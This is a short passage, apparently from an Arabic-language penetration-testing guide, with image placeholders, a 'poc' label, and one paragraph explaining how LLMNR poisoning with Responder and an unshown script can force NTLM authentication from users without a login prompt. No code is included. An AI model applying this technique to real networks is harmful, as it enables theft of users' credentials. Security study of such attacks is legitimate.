

poc


يمكن القيام بذلك أيضًا باستخدام Responder. أي نطاقات غير محلولة تصدر طلب LLMNR ستتم إعادة توجيهها إلى السكربت، مما يسمح بإجبار أي مستخدم بدلاً من إظهار نافذة مصادقة NTLM للمستخدم/كلمة المرور. لتشغيله، قم بتشغيل السكربت أولاً ثم Responder.
